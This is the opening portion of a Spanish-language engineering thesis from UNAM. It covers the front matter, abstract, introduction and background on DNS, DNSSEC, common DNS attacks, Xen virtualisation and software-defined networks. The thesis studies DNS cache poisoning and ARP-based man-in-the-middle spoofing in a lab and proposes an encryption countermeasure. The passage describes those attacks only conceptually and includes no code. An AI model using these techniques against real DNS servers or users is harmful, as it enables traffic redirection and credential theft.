



UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

**Implementación de dos ataques de
tipo phishing a un servidor DNS y
propuesta de contramedida en redes
definidas por software**

TESIS

Que para obtener el título de

Ingeniero en Telecomunicaciones

P R E S E N T A

Luis Raúl Cuadros Popoca

DIRECTOR DE TESIS

Dr. Luis Francisco García Jiménez



Ciudad Universitaria, Cd. Mx., 2021



Universidad Nacional
Autónoma de México



UNAM – Dirección General de Bibliotecas
Tesis Digitales
Restricciones de uso

DERECHOS RESERVADOS ©
PROHIBIDA SU REPRODUCCIÓN TOTAL O PARCIAL

Todo el material contenido en esta tesis esta protegido por la Ley Federal del Derecho de Autor (LFDA) de los Estados Unidos Mexicanos (México).

El uso de imágenes, fragmentos de videos, y demás material que sea objeto de protección de los derechos de autor, será exclusivamente para fines educativos e informativos y deberá citar la fuente donde la obtuvo mencionando el autor o autores. Cualquier uso distinto como el lucro, reproducción, edición o modificación, será perseguido y sancionado por el respectivo titular de los Derechos de Autor.

Agradecimientos

Agradezco a mi mamá, papá, hermano, abuela y abuelo por brindarme su amor y ayuda incondicional. Sin ellos no hubiera logrado nada.

Por otro lado, agradezco a mis compañeros y profesores de la Facultad por sus enseñanzas y compañerismo, especialmente al Dr. Luis Francisco García Jiménez por su asesoría y paciencia para la realización de esta tesis.

Asimismo, agradezco el apoyo brindado por parte del proyecto DGAPA-PAPIIT IA105520.

Índice general

Resumen	1
1. Introducción	2
1.1. Definición del problema	3
1.2. Hipótesis	3
1.3. Objetivo	3
1.4. Metodología	3
1.5. Contribución	3
1.6. Descripción del contenido	3
2. Antecedentes	5
2.1. Servidor DNS	5
2.1.1. Bind9	5
2.1.2. Tipos de servidores DNS	5
2.1.3. Registros de DNS	6
2.1.4. Caché del DNS	7
2.1.5. Funcionamiento elemental del DNS	7
2.1.6. DNSSEC	7
2.1.7. Ataques al DNS	7
2.2. Virtualización	8
2.2.1. Hipervisor XEN	8
2.2.2. Redes definidas por software	9
2.2.3. Open vSwitch	10
2.3. Iptables	11
2.4. ARP	12
2.5. Scapy	12
2.6. TShark	12
2.7. Dig	13
2.8. Criptografía	13
2.8.1. Intercambio de llaves Diffie-Hellman	13
2.8.2. Cifrado AES	14
3. Topología de red	16
3.1. Topología de red	16
3.2. Máquinas virtuales	17
3.3. Creación de <i>switches</i> virtuales	19
3.4. Encaminamiento de paquetes y NAT	19
4. Propuesta de ataques	20
4.1. Ataque para envenenar la memoria caché del servidor local DNS (<i>RNS</i>)	20
4.2. Ataque de hombre en el medio para falsificar la dirección IPv4 del servidor RNS	22
4.2.1. Ataque a la tabla ARP	22
4.2.2. Falsificación de la respuesta del DNS	24
4.3. Contraataque del hombre en el medio	25
4.3.1. Código que se ejecuta del lado del servidor	25

4.3.2. Código que se ejecuta del lado del cliente	25
5. Resultados de los ataques	27
5.1. Resultado del ataque para envenenar la memoria caché del servidor local DNS (RNS)	27
5.2. Implementación del ataque de hombre en el medio para falsificar la dirección IPv4 del servidor	31
5.3. Contramedida para prevenir el ataque de hombre en el medio	34
6. Conclusiones	37
6.1. Conclusiones generales	37
6.2. Verificación de la hipótesis	37
6.3. Perspectivas de la investigación	38
Apendice A	39
A. Instalación y creación de máquinas virtuales	39
Apendice B	47
B. Configuración de SDN	48
Apéndices	51
C. Switches Virtuales Open vSwitch	51
D. Códigos de ataques y contraataque	53
E. Memoria caché del servidor RNS.	59
F. Bibliotecas de Python	89
F.1. <i>socket</i>	89
F.2. <i>threading</i>	89
F.3. <i>netfilterqueue</i>	89
F.4. <i>os</i>	89
F.5. <i>argparse</i>	89
F.6. <i>cryptohash</i>	90
F.7. <i>Crypto.Cipher</i>	90
F.8. <i>binascii</i>	90
F.9. <i>base64</i>	90
F.10. <i>scapy.all</i>	90

Índice de figuras

2.1. Arquitectura SDN.	10
2.2. Diagrama del algoritmo AES.	14
3.1. Topología.	16
4.1. Diagrama del envenenamiento de la memoria caché del servidor <i>RNS</i>	21
4.2. Funcionamiento del ataque de hombre en el medio.	22
4.3. Diagrama del envenenamiento de la memoria caché del servidor <i>RNS</i>	23
4.4. Diagrama de la modificación de la respuesta de un servidor DNS.	24
4.5. Servidor.	26
4.6. Cliente.	26
5.1. Ataque para envenenar la memoria caché del servidor local DNS (<i>RNS</i>).	27
5.2. Ataque de hombre en el medio para falsificar la dirección IPv4 del servidor.	31
5.3. Contramedida para prevenir el ataque de hombre en el medio.	34

Índice de Códigos

3.1. Comandos para crear un volumen lógico.	17
3.2. Creación de una máquina virtual.	18
4.1. Tabla ARP auténtica en <i>raul</i>	23
4.2. Tabla ARP después del ataque en <i>raul</i>	23
4.3. Tabla ARP después del ataque en <i>RNS</i>	24
5.1. Salida de la ejecución del ataque para envenenar la memoria caché desde la máquina física <i>luis</i>	27
5.2. Salida envenenada por primera vez desde <i>raul</i>	28
5.3. Salida envenenada después de la primera vez desde <i>raul</i>	28
5.4. Ping desde máquina envenenada (<i>raul</i>).	29
5.5. Salida desde máquina atacante (<i>luis</i>).	30
5.6. Salida desde máquina envenenada (<i>raul</i>).	30
5.7. Salida desde el servidor DNS (<i>RNS</i>).	31
5.8. Salida de la ejecución del programa para falsificar direcciones MAC desde <i>attackerMITM</i>	32
5.9. Salida desde la máquina del atacante (<i>attackerMITM</i>) ejecutando el programa para falsificar la respuesta del DNS.	32
5.10 Salida desde la máquina víctima (<i>raul</i>).	32
5.11 <i>Ping</i> desde la máquina de la víctima (<i>raul</i>).	33
5.12 Salida desde máquina la víctima (<i>raul</i>).	33
5.13 Salida desde el servidor (<i>RNS</i>).	33
5.14 Salida desde máquina (<i>attackerMITM</i>).	34
5.15 Salida desde la máquina del cliente (<i>raul</i>).	34
5.16 Salida desde el servidor (<i>RNS</i>).	35
5.17 Salida desde la máquina del atacante (<i>attackerMITM</i>).	35
5.18 Salida desde la máquina víctima (<i>raul</i>).	35
5.19 Salida desde el servidor (<i>RNS</i>).	36
5.20 Salida desde la máquina del atacante (<i>attackerMITM</i>).	36
A.1. Instalación de utilerías Unix en la máquina física <i>luis</i>	39
A.2. Archivos de configuración XEN: <i>xl.conf</i> en la máquina física <i>luis</i>	39
A.3. Archivo de configuración XEN: <i>xen-tools.conf</i> en la máquina física <i>luis</i>	40
A.4. Archivo de configuración: interfaces en la máquina física <i>luis</i>	44
A.5. Salida del comando <i>vgdisplay</i> en la máquina física <i>luis</i>	45
A.6. Salida del comando <i>lvdisplay</i> en la máquina física <i>luis</i>	45
B.1. Salida del comando <i>ovs-appctl bridge/dump-flows OVSbr1</i> en la máquina física <i>luis</i>	48
B.2. Salida del comando <i>ovs-appctl fdb/show OVSbr1</i> en la máquina física <i>luis</i>	48
B.3. Salida del comando <i>ovs-ofctl show OVSbr1</i> en la máquina física <i>luis</i>	48
B.4. Salida del comando <i>ovs-appctl bridge/dump-flows OVSbr2</i> en la máquina física <i>luis</i>	48
B.5. Salida del comando <i>ovs-appctl fdb/show OVSbr2</i> en la máquina física <i>luis</i>	49
B.6. Salida del comando <i>ovs-ofctl show OVSbr2</i> en la máquina física <i>luis</i>	49
B.7. Salida del comando <i>ovs-appctl bridge/dump-flows OVSbr3</i> en la máquina física <i>luis</i>	49
B.8. Salida del comando <i>ovs-appctl fdb/show OVSbr3</i> en la máquina física <i>luis</i>	49
B.9. Salida del comando <i>ovs-ofctl show OVSbr3</i> en la máquina física <i>luis</i>	49
B.10 Salida del comando <i>ovs-appctl bridge/dump-flows EXTbr</i> en la máquina física <i>luis</i>	49
B.11 Salida del comando <i>ovs-appctl fdb/show EXTbr</i> en la máquina física <i>luis</i>	49

B.12	Salida del comando <code>ovs-ofctl show EXTbr</code> en la máquina física <i>luis</i>	50
C.1.	Bash para iniciar y configurar la SDN en la máquina física <i>luis</i>	51
C.2.	Salida del comando <code>iptables -L</code> en la máquina física <i>luis</i>	51
C.3.	Salida del comando <code>iptables -t nat -L -n -v</code> en la máquina física <i>luis</i>	52
D.1.	Código para envenenar la memoria caché del servidor <i>RNS</i>	53
D.2.	Código para envenenar la tabla ARP de <i>raul</i>	53
D.3.	Código para modificar la respuesta del servidor <i>RNS</i>	54
D.4.	Código de la contra medida implementada en el servidor (<i>RNS</i>).	55
D.5.	Código <code>string.py</code>	56
D.6.	Código de la contra medida implementada en el cliente (<i>raul</i>).	56
D.7.	Código <code>strlibrary.py</code>	58
E.1.	Contenido de la memoria caché del servidor <i>RNS</i> vacía.	59
E.2.	Contenido de la memoria caché del servidor <i>RNS</i> (sin el ataque).	59
E.3.	Contenido de la memoria caché del servidor <i>RNS</i> (con el ataque).	64
E.4.	Contenido de la memoria caché del servidor <i>RNS</i> (con el ataque de hombre en el medio).	68

Resumen

Actualmente, las redes definidas por software (SDN) han tomado gran relevancia tanto en el mundo académico como en el empresarial, ya que este nuevo paradigma ha resuelto muchos de los problemas que se presentaban en los modelos tradicionales de redes. Esto es posible gracias al uso de un controlador que separa el plano de control del plano de datos. El uso de un controlador le da flexibilidad a la red, y a su vez permite reducir los costos de implementación y mantenimiento. Más aún, las arquitecturas virtualizadas han impulsado el desarrollo de las redes definidas por software, ya que le permite al administrador de red el manejo de datos de manera eficiente sin la necesidad de utilizar conmutadores costosos de marcas propietarias que muchas veces no son escalables o manipulables.

Uno de los servicios más importantes en las redes es llamado *domain name system* (DNS), el cual funge como un directorio que intercambia nombres de dominio por direcciones IP. Sin embargo, este sistema es uno de los más atacados, ya que si se vulnera un servidor DNS, se puede desviar el tráfico a sitios maliciosos y robar información confidencial de los usuarios. Existen múltiples formas de atacar a los servidores DNS, entre las más comunes se encuentran los ataques de *phishing* y de denegación de servicio (DoS). Actualmente existen varias propuestas para proteger al DNS como son las DNSSEC, sin embargo esto no garantiza que el servidor DNS pueda ser vulnerado debido a *bugs* o a una mala configuración que los atacantes aprovechan para falsificar las direcciones IP enviadas por los DNS.

En esta tesis se abordan dos formas de falsificar las direcciones IP de un nombre de dominio en una arquitectura virtualizada mediante el uso de SDN, y se propone una contramedida basada en el intercambio de llaves Diffie-Hellman y el cifrado AES. El primer ataque se basa en el envenenamiento de la memoria caché de un servidor DNS, mientras que el segundo reside en la implementación de un ataque *man in the middle*. Vigilar y mantener actualizado el correcto funcionamiento de los servidores DNS es de suma importancia, ya que de lo contrario las consecuencias pueden ser muy graves.

Capítulo 1

Introducción

Las redes definidas por software crean el concepto de "red programable", ya que pueden automatizarse y adaptarse elásticamente en tiempo real. Esto se logra al separar el plano de control del plano de datos mediante un ente centralizado llamado controlador. En los últimos años este tipo de redes han tomado gran importancia, ya que el manejo de datos se realiza de forma flexible y eficiente, lo que representa una ventaja con respecto a las arquitecturas tradicionales, debido a que no es necesario utilizar costosos equipos (switches/routers) de marcas propietarias, donde la mayoría de las veces no son escalables o se deben pagar costosas licencias para actualizar sus componentes.

El *domain name system* (DNS) es uno de los servicios más importantes en las redes y uno de los elementos clave en Internet. Este servicio tiene como función intercambiar nombres de dominio por direcciones IP, por lo que su importancia es fundamental para que una red pueda funcionar. Debido a esto, se trata de los sistemas más atacados, ya que si un atacante puede desviar el tráfico a sitios maliciosos, este podrá robar información confidencial de los usuarios. En la actualidad existen múltiples formas de atacar a un servidor DNS; entre los ataques más comunes se encuentran los ataques de *phishing*, *malware*, denegación de servicio (DoS) y de *tunelling* [1]. Actualmente existen propuestas para proteger el servicio de DNS mediante mecanismos que verifican la autenticidad de los usuarios y la integridad de los datos [2]. Sin embargo, esto no asegura que algún atacante pueda vulnerar el servicio y comprometerlo. Por todo lo anterior, es importante vigilar y mantener actualizado el correcto funcionamiento de los servidores DNS, ya que de lo contrario las consecuencias pueden ser muy graves.

En esta tesis, se abordan dos formas de falsificar las direcciones IP de un dominio en una arquitectura virtualizada mediante el uso de SDN y también se propone una contramedida basada en el intercambio de llaves Diffie-Hellman y el cifrado AES. El primer ataque se basa en el envenenamiento de la memoria caché de un servidor DNS. Para realizar este ataque se genera un script en Python que usa la biblioteca Scapy, una herramienta basada en *sockets-raw* para la manipulación de paquetes en la red, que permite cambiar o borrar algún campo en los encabezados de las tramas. Gracias a esta herramienta se logra envenenar la memoria caché del servidor DNS, y como consecuencia de ello, un usuario que accede a cierto dominio será redirigido a una dirección IP apócrifa.

El segundo ataque se denomina *man in the middle* (MITM) y tiene el mismo efecto que el ataque descrito en el párrafo anterior. Sin embargo, este ataque funciona falsificando las direcciones MAC del cliente y del servidor, con el fin de que el tráfico entre estas dos estaciones fluya por el atacante y de esta forma éste pueda falsificar la información intercambiada. En esta tesis se propone una contramedida al ataque MITM basada en el protocolo de intercambio de llaves Diffie-Hellman y el cifrado AES. El protocolo Diffie-Hellman intercambia una llave pública entre los interesados sin compartir más información entre ellos [3]. Con esta llave, el cliente manda una solicitud al servidor DNS, por lo que la petición de dominio al DNS se encuentra cifrada y el atacante MITM no puede conocer el dominio, por tanto no puede cambiar la respuesta del servidor DNS.

1.1. Definición del problema

Los servidores DNS son altamente atacados debido a su importancia en las redes e Internet. Existen muchos tipos de ataques a estos servidores, entre los cuales están *phishing*, *malware*, denegación distribuida de servicio (DDoS) y de amplificación [1]. Un ataque de *phishing* puede ser logrado de múltiples formas, entre ellas por envenenamiento de la memoria caché o por un ataque de *man in the middle*. El envenenamiento por memoria caché consiste en falsificar una dirección IP de cierto dominio con el fin de que cualquier usuario que haga una petición al DNS y solicite dicho dominio, sea redirigido a un sitio apócrifo. Por otro lado, un ataque de tipo *man in the middle* falsifica las direcciones MAC del cliente y del servidor DNS con el fin de que todo el tráfico entre estas dos computadoras pase por el atacante y de esta forma éste falsifique la información intercambiada. Es por ello que es de suma importancia estudiar, analizar y generar contramedidas a los ataques dirigidos a un servidor DNS.

1.2. Hipótesis

El intercambio de llaves Diffie-Hellman junto con el cifrado AES puede prevenir un ataque man in the middle.

1.3. Objetivo

Implementar un ataque de envenenamiento de la memoria caché a un servidor DNS (Bind9), así como implementar un ataque *man in the middle* para falsificar la dirección IP de un dominio. Además proponer una contramedida para prevenir el ataque *man in the middle* mediante el protocolo de intercambio de llaves Diffie-Hellman y el cifrado AES.

1.4. Metodología

El desarrollo de este proyecto consta de tres etapas:

1. En la primera etapa se implementa el ataque de envenenamiento de la memoria caché a un servidor DNS (bind 9) virtualizado en una SDN, para ello se utiliza el lenguaje de alto nivel Python y la biblioteca Scapy.
2. En la segunda etapa se implementa el ataque *man in the middle* el cual falsifica el resultado de una respuesta de DNS auténtico. Para implementar este ataque se necesita de un ataque previo de envenenamiento de la memoria ARP del cliente y del servidor. Para ello, estos envenenamientos se realizan mediante el lenguaje Python y la biblioteca Scapy.
3. Finalmente, en la última etapa se implementa una contramedida para prevenir el ataque *man in the middle* usando el intercambio de llaves Diffie-Hellman y cifrado AES.

1.5. Contribución

Se propone una contramedida al ataque *man in the middle* mediante el uso de intercambio de llaves públicas, así como implementar dos ataques de tipo *phishing* a un servidor DNS; un envenenamiento a la memoria caché y un ataque *man in the middle*.

1.6. Descripción del contenido

Para lograr la meta previamente planteada, esta tesis se presenta de la siguiente manera:

- En el Capítulo 2, se explica el funcionamiento de un servidor DNS. También se describen las herramientas usadas en la realización de esta tesis.
- En el Capítulo 3, se describe el proceso de creación de máquinas y *switches* virtuales, así como la topología de la red SDN.
- En el Capítulo 4, se describe la lógica y se explica la implementación de los ataques propuestos en esta tesis. De igual forma se describe una medida para prevenir el ataque de *man in the middle*.
- En el Capítulo 5, se explican los resultados de la implementación de los ataques y la solución para prevenir el ataque *man in the middle* a detalle.
- En el Capítulo 6, se presentan las conclusiones, la verificación de la hipótesis y las perspectivas de investigación.

Capítulo 2

Antecedentes

En este capítulo se presenta el funcionamiento básico de un servidor DNS. Además se describen las herramientas necesarias para la creación de una red definida por software como es el hipervisor XEN, el software Open vSwitch y la biblioteca Scapy. Por otro lado, también se describen el protocolo de intercambio de llaves Diffie-Hellman y el algoritmo de cifrado AES.

2.1. Servidor DNS

Un servidor DNS es un servicio que intercambia un nombre de dominio por una dirección IP. Este servicio es uno de los más importantes de Internet, debido a que muchas aplicaciones en una red y en Internet funcionan con base en él. Si el servicio de DNS está fuera temporalmente, una gran parte de Internet no funcionaría correctamente [4].

2.1.1. Bind9

Berkeley Internet Name Domain (Bind) es un servidor DNS de software libre implementado en la mayoría de servicios de DNS en Internet, ya que cuenta con un gran soporte y su configuración suele ser muy sencilla. Fue un proyecto creado en la Universidad de Berkeley y actualmente es patrocinado por *Internet Systems Consortium*. La última versión estable se presentó en agosto de 2021, y se trata de la versión 9.16.20. [5]

2.1.2. Tipos de servidores DNS

Por su función dentro de una topología de red existen principalmente 2 tipos de servidores DNS [6]:

1. **DNS resolver.** Es un DNS cliente (local) que manda una solicitud a un DNS recursivo para obtener una dirección IP.
2. **DNS recursivo.** Este servidor DNS busca en Internet las direcciones IP de las peticiones de dominios que no conoce. Cuando un DNS autoritativo (servidor DNS consultado por un DNS recursivo) le responde su solicitud, el DNS recursivo guarda esta respuesta en su memoria caché por un período de tiempo, esto con el fin de que en una futura petición al mismo dominio no requiera solicitar la misma información a los DNS autoritativos. De esta manera se logra reducir el tiempo empleado para la respuesta.

Otra clasificación para los servidores DNS se presenta en [7]:

1. **Servidor Raíz.** Existen 13 servidores raíz en todo el mundo, y existen copias de estos servidores distribuidos geográficamente por todo el mundo. Los servidores recursivos se comunican con los servidores raíz para atender sus solicitudes. Esta respuesta se basa en la extensión del nombre de dominio por la que el DNS recursivo preguntó, algunos ejemplos de extensiones de nombres de dominio pueden ser: .com, .org, .mx, .net, entre

otros. La organización que gestiona y supervisa este tipo de servidores es la *Internet Assigned Numbers Authority* (IANA); los 13 servidores se listan en la tabla 2.1 [8]:

Dominio	Dirección IPv4	Dirección IPv6	Operador
a.root-servers.net	198.41.0.4	2001:503:ba3e::2:30	Verisign, Inc.
b.root-servers.net	199.9.14.201	2001:500:200::b	Universidad del Sur California
c.root-servers.net	192.33.4.12	2001:500:2::c	Cogent Communications
d.root-servers.net	199.7.91.13	2001:500:2d::d	Universidad de Maryland
e.root-servers.net	192.203.230.10	2001:500:a8::e	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241	2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4	2001:500:12::d0d	US Department of Defense (NIC)
h.root-servers.net	198.97.190.53	2001:500:1::53	US Army (Research Lab)
i.root-servers.net	192.36.148.17	2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30	2001:503:c27::2:30	Verisign, Inc.
k.root-servers.net	193.0.14.129	2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42	2001:500:9f::42	ICANN
m.root-servers.net	202.12.27.33	2001:dc3::35	Proyecto WIDE

Tabla 2.1: Servidores DNS raíz.

2. **Servidor TLD.** Un servidor *Top Level Domain* contiene información de algún nombre de dominio común, es decir, existen servidores TLD asociados a dominios .com, .net, .mx, .gov, entre otros dominios. La gestión de estos servidores la realiza la IANA, y los separa en dos grupos:
 - a) Dominios no ligados a un país. Algunos ejemplos de estos dominios son .com, .net, .edu, .org, .gob, entre otros.
 - b) Dominios ligados a un país. Algunos ejemplos de estos dominios son .mx, .es, .uk, .ar, .us, .ru, .jp, entre otros.
3. **DNS Autoritativo.** Este servidor recibe las solicitudes del servidor de nombre recursivo. El DNS Autoritativo es el último paso de la búsqueda de DNS, ya que este contiene la información específica del dominio solicitado.

2.1.3. Registros de DNS

Un registro de DNS son diferentes cadenas de letras que se utilizan para indicar que tipo de acción debe realizar el servidor DNS, es decir, el registro tiene como función solicitar información específica de algún nombre de dominio. Algunos de los registros más usados se describen a continuación [9]:

1. **A.** Este tipo de registro es usado cuando se necesita obtener la dirección IPv4 de algún nombre de dominio. Es el registro más utilizado en Internet.
2. **AAAA.** Tiene la misma función que el registro A, pero este pide direcciones IPv6.
3. **PTR.** Tiene la función opuesta del tipo de registro A, puesto que dada una dirección IP apunta a un nombre de dominio.
4. **NS.** Delega un nombre de dominio o un subdominio a un conjunto de servidores DNS Autoritativos.
5. **MX.** Este registro es usado para dirigir correos electrónicos a un nombre de dominio específico.
6. **SOA.** Provee información autoritaria sobre una zona de DNS.

7. **CNAME.** Este registro se usa para ligar un subdominio a un nombre de dominio con registro A o AAAA. Esto se hace para no generar dos solicitudes con registro A o AAAA. Por ejemplo, si se liga el subdominio prueba.ejemplo.com con un registro *CNAME* a un registro A con nombre de dominio ejemplo.com. Ambas solicitudes apuntarían al mismo servidor.
8. **TXT.** Este tipo de registro permite tener cualquier tipo de información textual en un nombre de dominio o subdominio. Se usa para verificar que cierto servicio se encuentre corriendo en el servidor.

2.1.4. Caché del DNS

El caché del DNS es una base de datos temporal que sirve para almacenar las direcciones IP consultadas por el DNS recursivo. La función de la memoria caché es que en futuras consultas, la resolución de la dirección IP sea mucho más rápida y de esta forma disminuir el tiempo de respuesta.

2.1.5. Funcionamiento elemental del DNS

El servicio de DNS funciona con base en el protocolo de transporte UDP. El protocolo UDP no es un protocolo orientado a conexión, es decir, no verifica que la información haya sido recibida correctamente. El funcionamiento elemental de una consulta de DNS sigue los siguientes pasos:

1. Un cliente consulta al servidor DNS recursivo y pregunta con un registro de tipo A por algún nombre de dominio. Si el servidor recursivo no tiene la dirección IP del nombre de dominio solicitado, entonces sale a buscar a algún servidor raíz.
2. La consulta del DNS recursivo llega a alguno de los 13 servidores raíz, y alguno de estos le contesta al servidor DNS recursivo con la dirección IP de un servidor TLD del nombre de dominio solicitado.
3. El servidor TLD regresa la dirección IP del servidor autoritativo donde se encuentra almacenado la dirección IP del nombre de dominio al servidor DNS recursivo.
4. El DNS recursivo guarda la respuesta del servidor DNS autoritativo y la almacena en su memoria caché.
5. El servidor DNS recursivo le regresa la dirección IP del nombre de dominio que solicitó el cliente para que se pueda conectar.

2.1.6. DNSSEC

Las extensiones de seguridad DNSSEC fortalecen la autenticación usando firmas digitales basadas en llaves pública criptográficas, todos los datos del DNS son firmados por el propietario de los datos. Estas extensiones añaden dos importantes características al protocolo de funcionamiento del DNS [10]:

1. **Autenticación.** Esto le permite al cliente verificar criptográficamente que los datos recibidos sean de donde se supone que deben ser.
2. **Integridad de los datos.** Esto le permite al cliente saber que los datos no han sido modificados desde que fueron firmados con la llave privada del servidor DNS original.

2.1.7. Ataques al DNS

De acuerdo al informe llamado *2021 Global DNS Threat Report* [1] publicado por IDC (*International Data Corporation*), los tipos de ataques más comunes a servidores DNS son:

1. **Phishing.** Un atacante proporciona direcciones IP falsas a un usuario, dirigiéndolo a un sitio web malicioso. Usualmente son servicios financieros, de esta forma logran obtener número de tarjetas de crédito, débito, recibir transferencias, entre otros.
2. **Malware.** Consiste en que una organización reciba un ransomware (malware para pedir un rescate) y de esta forma afectar a los servidores DNS.
3. **Denegación distribuida de servicio (DDoS).** Se basa en enviar muchas consultas a un servidor DNS desde múltiples *hosts* de manera distribuida, logrando que el servicio de DNS quede temporal o permanentemente deshabilitado.
4. **Hijacking.** Se basa en secuestrar el *router* o *gateway* de una red, de esta forma el atacante declara su propio servidor DNS y entrega direcciones IP apócrifas.
5. **Tunnelling.** Consiste en enviar solicitudes y respuestas de DNS apócrifas a un servidor DNS, y de esta forma llegar a controlar de forma remota el servidor DNS.
6. **Vulnerabilidades del día cero.** Se basa en vulnerabilidades recién descubiertas por un atacante en un servidor DNS, las cuales se explotan a conveniencia del atacante.

2.2. Virtualización

La virtualización es un proceso que traduce piezas de hardware en piezas de software. Esta tecnología es el fundamento del cómputo en la nube, ya que con ella es posible crear una infraestructura de red dinámica y flexible. La virtualización también se puede definir como la abstracción del hardware, el sistema operativo (S.O), los dispositivos de almacenamiento, la red, los servicios o las interfaces de programación.

Una máquina virtual es una entidad abstracta entre el hardware y el usuario final [11]. Estas máquinas residen sobre una máquina real, la cual cuenta con todos los recursos físicos de hardware. La virtualización se puede llevar a cabo por un recurso de software llamado hipervisor. Un hipervisor ejecuta y crea máquinas virtuales utilizando los recursos físicos de la máquina como capacidad de procesamiento, almacenamiento y memoria para distribuirlos entre las máquinas virtuales, es decir, actúa como administrador de las máquinas virtuales. Esencialmente existen dos tipos de virtualización; si se establece directamente sobre el hardware (*bare metal*) se llama virtualización completa o desnuda. Por otro lado, si se establece sobre el sistema operativo (*hosted*), se le conoce como virtualización de sistema operativo [12]. Para ambos escenarios, los sistemas operativos que se alojan encima de estos dos tipos de virtualización se llaman *guest*.

2.2.1. Hipervisor XEN

Xen es un hipervisor de código abierto que provee virtualización [13]. Este hipervisor corre en entornos conocidos como dominios (máquinas virtuales). Cuando la máquina física arranca, Xen carga el dominio con privilegios llamado *dom0*. Esta máquina tiene privilegios para acceder directamente al hardware, también provee de las interfaces virtuales necesarias para usar los drivers de la máquina real. Las máquinas virtuales sin privilegios son llamadas *domU*, consisten de un kernel de Linux modificado que se comunica con el hipervisor XEN que sirve como interfaz entre el hardware y las máquinas virtuales. Este hipervisor limita las áreas de ataque, ya que los dominios con y sin privilegios son separados, por lo tanto, el hipervisor no puede ser usado para atacar a otros sistemas [11].

Para el caso de esta tesis se crearon máquinas virtuales que se ejecutan sobre el sistema operativo Debian 9. Para conectar estas máquinas virtuales, Xen crea un *bridge* (puente) que conecta la tarjeta de red física a la tarjeta de red lógica de las máquinas virtuales. Este bridge, se puede sustituir por un *switch* virtual como se hace posteriormente en esta tesis.

2.2.2. Redes definidas por software

Las redes definidas por software (SDN) son un paradigma de red, cuyo objetivo es hacer que la conexión entre las redes sea dinámica y elásticamente escalable, esto es posible gracias a que el plano de control (controlador) y el plano de datos (dispositivos de red) están separados. Esta separación se hace por medio de una interfaz entre los dispositivos de red y el controlador. El plano de control es el encargado del flujo de tráfico en la red, mientras que el plano de datos mueve los paquetes de un punto a otro. Gracias a esta separación de planos, la administración y escalamiento de la red es bastante simple. La *Open Networking Foundation* propone 3 capas en la arquitectura de las redes definidas por software [14]:

1. **Capa de aplicación.** Esta capa orquesta las aplicaciones y los requerimientos de servicios de red. Ejemplos de aplicaciones de red pueden ser sistemas de detección de intrusos, balanceadores de carga, cortafuegos, entre otros. Las redes definidas por software usan el controlador para administrar el plano de datos.
2. **Capa de control.** Esta capa controla y administra la red, así como también provee de servicios. Contiene el controlador centralizado que actúa como el cerebro de las redes definidas por software. El controlador administra las políticas y el flujo de tráfico en la red con el apoyo de una base de datos que contiene todas las operaciones de la infraestructura de red. Esta base de datos tiene las características de los paquetes que satisfacen las necesidades de las aplicaciones y responden a las condiciones dinámicas del tráfico en la red.
3. **Capa de infraestructura.** Esta capa se compone de switches y *routers* físicos o virtuales en la red y está segmentada en 2 planos:
 - a) Plano físico. Consta de la infraestructura física subyacente.
 - b) Plano virtual. Se compone de los recursos virtuales abstraídos del entorno físico a través de la virtualización.

Los dispositivos de red SDN están ubicados en esta capa y toman decisiones sobre qué hacer con el tráfico (entrante o saliente) de acuerdo a las instrucciones programadas en el controlador.

El controlador SDN utiliza interfaces para comunicarse con otras capas. Para comunicarse con la capa de infraestructura utiliza una interfaz en dirección sur llamada *south bound interface* (ver figura 2.1) para programar y configurar dispositivos de red SDN.

Para comunicarse con la capa de aplicación, se proporciona una interfaz en dirección norte llamada *north bound interface* o NBI (ver figura 2.1) para la interacción entre el controlador SDN y las aplicaciones. El NBI describe las necesidades de la aplicación y transmite los comandos para la orquestación de la red. Las interfaces laterales (este u oeste) son utilizadas para el intercambio de información entre múltiples controladores.

OpenFlow [15] es un protocolo estandarizado que interactúa con switches de múltiples fabricantes. Con este protocolo se puede tener control del comportamiento de los switches en la red de una forma dinámica. El funcionamiento de este protocolo se basa en enviar un conjunto de mensajes desde el controlador al switch y enviar otro conjunto de mensajes hacia la capa de aplicación. Estos mensajes permiten al controlador programar el switch para tener un control granular y muy fino sobre el tráfico del usuario. Este modo de funcionamiento permite modificar, eliminar o crear reglas de tráfico.

Un concepto ampliamente ligado a las redes definidas por software (SDN) es el de *Network Function Virtualization* (NFV), un enfoque cuyo objetivo es desacoplar las funciones de red del equipamiento tradicional en una red. Una función de red es una tarea que se ejecuta en una arquitectura de red, algunos ejemplos son firewall, DNS, balanceadores de carga, entre otros dispositivos. Estas funciones pueden ser hechas por un programa que corre en una máquina virtual. A esto se le denomina *Virtual Network Function* (VNF). Una VNF puede ser creada bajo demanda, desplazada y eliminada cuando no se necesite.

NFV puede ser aplicado al plano de datos y de control, en una arquitectura de red fija o móvil, ya que ofrece nuevas formas de crear, desplegar y administrar los servicios de red.




Figura 2.1: Arquitectura SDN.

NFV hace que las funciones de red sean elásticas y dinámicamente escalables, mientras que SDN hace que las conexiones en una red sean elásticas y dinámicamente escalables. Con el uso de estas dos tecnologías combinadas, las empresas de cómputo en la nube buscan soluciones basadas en software de código abierto y plataformas abiertas. Con esto los proveedores de cómputo en la nube pueden ofrecer a sus clientes un costo más bajo, y además un desempeño superior basado en una solución hecha con software [16].

2.2.3. Open vSwitch

